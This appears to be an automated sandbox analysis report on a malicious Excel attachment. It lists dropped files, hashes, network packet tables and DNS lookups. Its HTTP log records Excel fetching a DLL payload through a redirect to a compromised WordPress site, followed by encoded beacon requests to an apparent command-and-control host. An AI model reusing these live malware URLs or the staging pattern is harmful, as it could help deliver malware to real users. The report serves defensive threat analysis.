SHA-512:	D96E89F27A1898B3451B04555B7E85DC66D57C4F45581CE0612F509BB514CF99CDDB3DC9BC18ACE995095FE0522AE10D3ED7E554CEA1EEA008CF9A10BF4CFI EA
Malicious:	false
Reputation:	low
Preview:	.]o.0...'.?D...C..c".....J.~.....d.-.....B#"57.b.y.....V... .....B..&..~.....5P...r9..ir.r...6.&m.....Y....#s.5...7.1.`....rk".X..L'?a..U,..x{M.LC.....TM.N..>.Y1..U.sNI."N.>..... .,...S.... D.*.%2.[....ohzP.....+3Xh.._.7...K...jS.....o..-.T.....E..I.F....T.._i..6l...4O.{.re..2~...E..i.....9N...u .....} ....8. ...n....u.my>../..1....^.....y<Bns`l..R.z.}...r.<.....y.....@7_..}..nL.".|. {.....].....L..3]...w....o.u.....<..T]:I.>J...].t.....C:...;.i>.M.....PK.....!.l4.>....Q.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\~DF206185CB52F6F9D7.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25657
Entropy (8bit):	0.3135785170840025
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRg9lRA9lTS9lTy9lSSd9lSSd9lwO9lwe9l2R:kBqoxKAuvScS+hfR
MD5:	B40C408BF1C042CC61D461CA11CB65FF
SHA1:	44E8763B9A53CD3535EBC904CB72180BE60F46AC
SHA-256:	01A7246DC1C070145F217EB19AF41FDB477A3B64F67E46EEE878C1572F76C7F6
SHA-512:	A45C01B6DCA983E52C5339C2234E60B9B822E0BA339C4CC44403CF4D949458D03B46369541BC45E64840A8637D51552D925260D04DC4A6B723D659BB24C0B0C
Malicious:	false
Reputation:	low
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFEB4D811C683D48A8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12917
Entropy (8bit):	0.39569477813375487
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo69loq9lWdHZHC:kBqolITd5i
MD5:	CDC89AAA216BCDA2BF23D81FE673B308
SHA1:	D8EE470B27E5594E45F96F4D7DBF10F327A65BC1
SHA-256:	B60FB7172EF3C0EC2AE5871D1E71A09045EF2893B812D51B56B35F917E963B92
SHA-512:	5CF2F6DD31F40F8E6C46614B7F4826127C785421B64356746D93C35AD99573123C9B1B42054A924BF450C42D7E29562AC02D3CEAB4EB01CC1D95F618264B2C6E
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\~DFEB4D811C683D48A8.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\Desktop\~$Attached_File_898318.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53620 7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.781038613841343
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	Attached_File_898318.xlsb
File size:	100969
MD5:	a8532cadcdc6aa2ca92e78352727bd50
SHA1:	de9a89b9a1ac2778660695a982b9f34641fd3608
SHA256:	8c54fb4a33fef841a472e5c7d92b49c1d589a8af374e510331f72fb5a4189c4a
SHA512:	ac11ab0d7b4534584ef34e7d217f43592298f89f0d6f230fc1ab30471d99aaac1dd5e170f0097d760d9c0d7c51a1f6012b29b3ba2f4a356b2c8587a8de2af261
SSDEEP:	3072:W6GiXh/woPcEMuYM76xbTD3xbqj1l4TpFFEJ/:FGix/bkJMmxP7xbkIGz2J/
File Content Preview:	PK.....!..._\.}.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Attached_File_898318.xlsb"


Indicators

Has Summary Info:	

Indicators	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 18:41:48.577832937 CET	49727	80	192.168.2.6	139.162.190.91
Feb 9, 2021 18:41:48.619759083 CET	80	49727	139.162.190.91	192.168.2.6
Feb 9, 2021 18:41:48.620371103 CET	49727	80	192.168.2.6	139.162.190.91
Feb 9, 2021 18:41:48.621252060 CET	49727	80	192.168.2.6	139.162.190.91
Feb 9, 2021 18:41:48.662097931 CET	80	49727	139.162.190.91	192.168.2.6
Feb 9, 2021 18:41:48.785017967 CET	80	49727	139.162.190.91	192.168.2.6
Feb 9, 2021 18:41:48.786403894 CET	49727	80	192.168.2.6	139.162.190.91
Feb 9, 2021 18:41:49.003052950 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.161890030 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.163575888 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.165004015 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.323724985 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.324743986 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.324795961 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.324846983 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.324891090 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.324894905 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.324956894 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.324960947 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.324978113 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.329449892 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.329564095 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.755325079 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.916503906 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:49.916794062 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:49.918332100 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.119045019 CET	443	49728	192.185.16.102	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 18:41:50.207824945 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207856894 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207871914 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207890987 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207909107 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207927942 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207945108 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207962036 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207973957 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207990885 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.207993984 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.208062887 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.366602898 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366633892 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366651058 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366667986 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366683006 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366702080 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366722107 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366736889 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366754055 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366770029 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366781950 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366791964 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.366797924 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366810083 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366827011 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366858006 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.366882086 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366884947 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.366902113 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366940022 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.366967916 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.366970062 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.366997004 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.367013931 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.367016077 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.367032051 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.367048979 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.367069960 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.367259979 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527359009 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527385950 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527401924 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527419090 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527434111 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527450085 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527466059 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527483940 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527502060 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527517080 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527533054 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527549028 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527564049 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527580023 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527579069 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527595043 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527615070 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527631998 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527647018 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527669907 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527707100 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527723074 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527734995 CET	49728	443	192.168.2.6	192.185.16.102

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 18:41:50.527761936 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527779102 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527795076 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527800083 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527829885 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527853012 CET	49728	443	192.168.2.6	192.185.16.102
Feb 9, 2021 18:41:50.527867079 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527903080 CET	443	49728	192.185.16.102	192.168.2.6
Feb 9, 2021 18:41:50.527909994 CET	49728	443	192.168.2.6	192.185.16.102

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 18:41:28.503180027 CET	56023	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:28.554065943 CET	53	56023	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:29.436470032 CET	58384	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:29.487951040 CET	53	58384	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:30.384464979 CET	60261	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:30.444377899 CET	53	60261	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:31.674437046 CET	56061	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:31.725266933 CET	53	56061	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:33.007389069 CET	58336	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:33.058994055 CET	53	58336	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:36.943169117 CET	53781	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:36.991944075 CET	53	53781	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:39.044589996 CET	54064	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:39.093472004 CET	53	54064	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:40.322514057 CET	52811	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:40.392273903 CET	53	52811	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:40.402009964 CET	55299	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:40.453510046 CET	53	55299	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:40.869976044 CET	63745	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:40.928534031 CET	53	63745	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:41.876198053 CET	63745	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:41.941788912 CET	53	63745	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:42.891485929 CET	63745	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:42.947746038 CET	50055	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:43.001004934 CET	53	50055	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:43.034580946 CET	53	63745	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:44.907017946 CET	63745	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:44.963862896 CET	53	63745	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:48.799129009 CET	61374	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:48.922972918 CET	63745	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:48.980077982 CET	53	63745	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:48.997062922 CET	53	61374	8.8.8.8	192.168.2.6
Feb 9, 2021 18:41:57.623142004 CET	50339	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:41:57.679775953 CET	53	50339	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:04.881876945 CET	63307	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:04.930968046 CET	53	63307	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:06.345839977 CET	49694	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:06.397499084 CET	53	49694	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:11.857353926 CET	54982	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:11.915786982 CET	53	54982	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:17.922410011 CET	50010	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:17.982613087 CET	53	50010	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:18.745208979 CET	63718	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:18.793952942 CET	53	63718	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:26.550574064 CET	62116	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:26.609859943 CET	53	62116	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:36.924678087 CET	63816	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:36.991856098 CET	53	63816	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:37.584804058 CET	55014	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:37.648559093 CET	53	55014	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:38.275429010 CET	62208	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 9, 2021 18:42:38.336774111 CET	53	62208	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:38.821417093 CET	57574	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:38.881702900 CET	53	57574	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:39.590432882 CET	51818	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:39.641513109 CET	53	51818	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:39.780750036 CET	56628	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:39.856774092 CET	53	56628	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:40.199032068 CET	60778	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:40.260950089 CET	53	60778	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:40.870405912 CET	53799	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:40.927604914 CET	53	53799	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:41.654792070 CET	54683	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:41.714569092 CET	53	54683	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:42.520677090 CET	59329	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:42.578167915 CET	53	59329	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:43.036566973 CET	64021	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:43.085257053 CET	53	64021	8.8.8.8	192.168.2.6
Feb 9, 2021 18:42:59.064851046 CET	56129	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:42:59.113509893 CET	53	56129	8.8.8.8	192.168.2.6
Feb 9, 2021 18:43:02.161782980 CET	58177	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:43:02.213485956 CET	53	58177	8.8.8.8	192.168.2.6
Feb 9, 2021 18:43:03.909801960 CET	50700	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:43:03.970237970 CET	53	50700	8.8.8.8	192.168.2.6
Feb 9, 2021 18:43:19.830799103 CET	54069	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:43:19.884351969 CET	53	54069	8.8.8.8	192.168.2.6
Feb 9, 2021 18:43:58.118815899 CET	61178	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:43:58.177479029 CET	53	61178	8.8.8.8	192.168.2.6
Feb 9, 2021 18:43:59.474664927 CET	57017	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:43:59.782507896 CET	53	57017	8.8.8.8	192.168.2.6
Feb 9, 2021 18:44:01.800584078 CET	56327	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:44:02.176213980 CET	53	56327	8.8.8.8	192.168.2.6
Feb 9, 2021 18:44:04.188833952 CET	50243	53	192.168.2.6	8.8.8.8
Feb 9, 2021 18:44:04.250488043 CET	53	50243	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 9, 2021 18:41:48.799129009 CET	192.168.2.6	8.8.8.8	0x2d88	Standard query (0)	urbandance city.com	A (IP address)	IN (0x0001)
Feb 9, 2021 18:43:59.474664927 CET	192.168.2.6	8.8.8.8	0xf710	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 9, 2021 18:44:01.800584078 CET	192.168.2.6	8.8.8.8	0x46a2	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 9, 2021 18:44:04.188833952 CET	192.168.2.6	8.8.8.8	0xa66d	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 9, 2021 18:41:48.997062922 CET	8.8.8.8	192.168.2.6	0x2d88	No error (0)	urbandance city.com		192.185.16.102	A (IP address)	IN (0x0001)
Feb 9, 2021 18:43:59.782507896 CET	8.8.8.8	192.168.2.6	0xf710	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 9, 2021 18:44:02.176213980 CET	8.8.8.8	192.168.2.6	0x46a2	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)
Feb 9, 2021 18:44:04.250488043 CET	8.8.8.8	192.168.2.6	0xa66d	No error (0)	api10.laptok.at		35.228.31.40	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 139.162.190.91
- api10.laptok.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49727	139.162.190.91	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:41:48.621252060 CET	145	OUT	GET /campo/a/a HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 139.162.190.91 Connection: Keep-Alive
Feb 9, 2021 18:41:48.785017967 CET	145	IN	HTTP/1.1 307 Temporary Redirect Date: Tue, 09 Feb 2021 17:41:48 GMT Server: Apache/2.4.29 (Ubuntu) Set-Cookie: ci_session=cgq0t24pplll8tat5jqrf51c4b83ka4g; expires=Tue, 09-Feb-2021 19:41:48 GMT; Max-Age=7200; path=/; HttpOnly Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Location: https://urbandancecity.com/wp-content/cache/stats/5fe/5bc/2200.dll Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49755	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:43:59.877289057 CET	5422	OUT	GET /api1/_2B3EC16o/ZAwFGYF9Vidd2jOtlAgm/mFihH4UJ9WRC5w2li3g/OmibLsmZh5kJggmEaLzXRw/GA804i0H_2FW_/2Bkfn2No/zd0HyzP1MHF3zy0EvBK150W/_2B_2F72Dj/XoTXOXEzn6drW_2F_/2Bb7rN2KKcCZ/KiFeG39_2BW/irWAdzICnBHe9A/JQjcMLSav9jkNFGwHtKAG/2eL5LYIsSV49BFxc/6fK4w6t6KL1u4HS/P5vv5cRA4KCaKMNSZL/6ARUH9_2F/EAxxwtglWrZsl5pAsfsN/hmQH9PGx0xVYwlQOUAn/SkTHJd4lg4vDyhmkAnMXCm/mjKfMaxW9/ggDtMvzus/3j HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 9, 2021 18:44:00.279098034 CET	5423	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 09 Feb 2021 17:44:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b 35 92 e4 00 10 04 1f 24 43 4c a6 18 47 cc 9e 98 99 f5 fa db 73 27 36 46 31 ea ee aa 4c 63 4d 67 3a f4 21 1e 6d c3 9e bb fb 5b 4a 92 c2 7f 89 cb bb a7 60 4b 27 c2 42 e5 50 d2 1b 73 10 9a 1b de 8d 61 7e 09 26 10 d1 f5 60 7c ce f3 e9 0f f4 bc fc dc 59 7e 45 72 48 3a da a3 20 70 38 71 bd 97 2e b5 a9 80 d4 8f 49 55 68 51 82 37 10 a0 5e da d7 41 4e d4 75 0d 45 0e 82 d4 01 24 c3 b2 9b 05 4e d7 2d eb 27 55 cb 44 1f bb de ad 3f ba 47 ff 3e 5b 9c 11 e7 bc 23 06 b4 fd 93 9e ad f5 ca a7 e2 a1 62 75 76 60 14 98 fd 30 4c 5f 6b bf 36 14 f7 94 c0 e8 8a 65 2d 7f 8e 07 61 ca 34 82 52 be ce b0 c0 8f 57 a1 55 7c a3 fc d3 d0 82 bb 0f 24 9e d5 19 59 22 1c 5f 0f 26 94 d3 07 02 19 16 7d 23 ae 43 7f 66 0c 74 97 8a fa 37 4e 09 a6 8a 67 ae 94 e3 a4 87 44 22 c2 a8 dd 8f 4e 9c c3 3a 37 0d 49 fd 64 84 a6 f3 27 95 c3 2f 05 6c f4 0e 38 63 63 ad f3 4c 7b 07 93 f6 0d 17 f6 45 b3 21 7e b2 58 4a 83 6a c2 91 4e e5 f9 50 54 0e d4 02 bf a3 df 81 de 72 36 62 f2 84 f2 98 31 8d 9f d3 d0 43 19 c1 ad 27 c0 24 7b 3e 4b 4f ce ee e4 33 52 f6 35 7d f9 f5 af 73 5f 02 67 2e 83 27 cd ac 3a 8b 40 cd fb 8a 1c 51 ea 86 a6 e7 3a 99 0a d3 7b 09 a0 b1 6a 7c c4 27 76 a4 9e 9b e8 46 0d ab b2 12 d6 77 6e dd b2 b6 50 a4 3d e7 d9 e7 3d 10 d1 be 17 ab b3 9e d9 a2 27 c6 77 0b 79 41 95 04 41 10 8b e3 77 49 5d 4b 14 45 a5 e9 5e ab bb b3 90 86 82 5d 7b fd 2d c6 e7 e2 a1 43 79 e8 a6 6f c1 82 27 07 fa 6a d6 86 c9 d9 4f b5 ac 15 29 cc aa a4 18 80 12 c9 ee 25 0d d1 bc c1 9b 1e 49 3d f5 7b 3d db 18 49 65 64 70 58 6e 63 1f 3a 5b 78 e6 36 2e 92 93 92 47 c1 a9 c6 e7 31 59 39 fa c1 7c df e3 0c 9c 56 6a 59 2b ca 43 5f 77 5e 37 1a f0 80 5e e6 ba be 28 dd 1c 84 bc 4a 1e ac ca 82 1d 6f 93 27 6b c0 e4 34 99 0f 95 9c 07 2a f9 73 83 44 59 de c6 dd 85 32 0e b0 f6 81 9c 97 9f cb 67 34 40 57 3c 92 e4 ee 1f 3a 28 f2 cd cf a5 ec a4 99 5f 27 ce 6a 17 7d b8 3f 53 cc 11 6b 10 32 a7 06 d2 03 3f 71 d4 89 26 66 15 71 c0 e1 14 64 21 b9 4d 8e 61 3a ed 7a cc 48 d9 57 26 94 e4 90 97 47 8b f9 6c 91 0b 60 bf 15 50 e8 f0 ed 60 a0 ed d7 70 b6 05 f4 f5 1a 4c 63 b4 